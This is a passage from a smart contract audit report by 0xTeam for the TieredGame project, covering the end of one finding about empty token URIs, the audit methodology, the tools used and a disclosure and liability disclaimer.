- Set a non-empty fallback base URI during deployment, **or**
- Document that invalid token IDs return an empty URI, if that is the intended behavior.

Status - Open

6.0 Auditing Approach and Methodologies Applied

The Solidity smart contract was audited using a comprehensive approach to ensure the highest level of security and reliability. Careful attention was given to the following key areas to ensure the overall quality of the code:

- **Code quality and structure**: We conducted a detailed review of the codebase to identify any potential issues related to code structure, readability, and maintainability. This included analysing the overall architecture of the Solidity smart contract and reviewing the code to ensure it follows best practices and coding standards.
- **Security vulnerabilities**: Our team used manual techniques to identify any potential security vulnerabilities that could be exploited by attackers. This involved a thorough analysis of the code to identify any potential weaknesses, such as buffer overflows, injection vulnerabilities, signatures, and deprecated functions.
- **Documentation and comments**: Our team reviewed the code documentation and comments to ensure they accurately describe the code's intended behaviour and logic. This helps developers to better understand the codebase and make modifications without introducing new issues.
- **Compliance with best practices**: We checked that the code follows best practices and coding standards that are recommended by the Solidity community and industry experts. This ensures that the Solidity smart contract is secure, reliable, and efficient.

Our audit team followed OWASP and Ethereum (Solidity) community security guidelines for this audit. As a result, we were able to identify potential issues and provide recommendations to improve the smart contract's security and performance.

Throughout the audit of the smart contracts, our team placed great emphasis on ensuring the overall quality of the code and the use of industry best practices. We meticulously reviewed the codebase to ensure that it was thoroughly documented and that all comments and logic aligned with the intended behaviour. Our approach to the audit was comprehensive, methodical, and aimed at ensuring that the smart contract was secure, reliable, and optimised for performance.

6.1 Code Review / Manual Analysis

Our team conducted a manual analysis of the Solidity smart contracts to identify new vulnerabilities or to verify vulnerabilities found during static and manual analysis. We carefully analysed every line of code and made sure that all instructions provided during the onboarding phase were followed. Through our manual analysis, we were able to identify potential vulnerabilities that may have been missed by automated tools and ensure that the smart contract was secure and reliable.

6.2 Tools Used for Audit

In the course of our audit, we leveraged a suite of tools to bolster the security and performance of our program. While our team drew on their expertise and industry best practices, we also integrated various tools into our development environment. Noteworthy among them are Remix,Slither, Aderyn, Solhint for Static Analysis and Hardhat & Foundry for Dynamic Analysis. This holistic approach ensures a thorough analysis, uncovering potential issues that automated tools alone might overlook. 0xTeam takes pride in utilising these tools, which significantly contribute to the quality, security, and maintainability of our codebase

7.0 Limitations on Disclosure and Use of this Report

This report contains information concerning potential details of the TieredGame Project and methods for exploiting them. 0xTeam recommends that special precautions be taken to protect the confidentiality of both this document and the information contained herein. Security Assessment is an uncertain process, based on past experiences, currently available information, and known threats. All information security systems, which by their nature are dependent on human beings, are vulnerable to some degree. Therefore, while 0xTeam considers the major security vulnerabilities of the analysed systems to have been identified, there can be no assurance that any exercise of this nature will identify all possible vulnerabilities or propose exhaustive and operationally viable recommendations to mitigate those exposures. In addition, the analysis set forth herein is based on the technologies and known threats as of the date of this report. As technologies and risks change over time, the vulnerabilities associated with the operation of the TieredGame Smart contracts Code Base described in this report, as well as the actions necessary to reduce the exposure to such vulnerabilities, will also change. 0xTeam makes no undertaking to supplement or update this report based on changed circumstances or facts of which 0xTeam becomes aware after the date hereof, absent a specific written agreement to perform the supplemental or updated analysis. This report may recommend that 0xTeam use certain software or hardware products manufactured or maintained by other vendors. 0xTeam bases these recommendations upon its prior experience with the capabilities of those products. Nonetheless, 0xTeam does not and cannot warrant that a particular product will work as advertised by the vendor, nor that it will operate in the manner intended. This report was prepared by 0xTeam for the exclusive benefit of TieredGame and is proprietary information. The Non-Disclosure Agreement (NDA) in effect between 0xTeam and TieredGame governs the disclosure of this report to all other parties including product vendors and suppliers.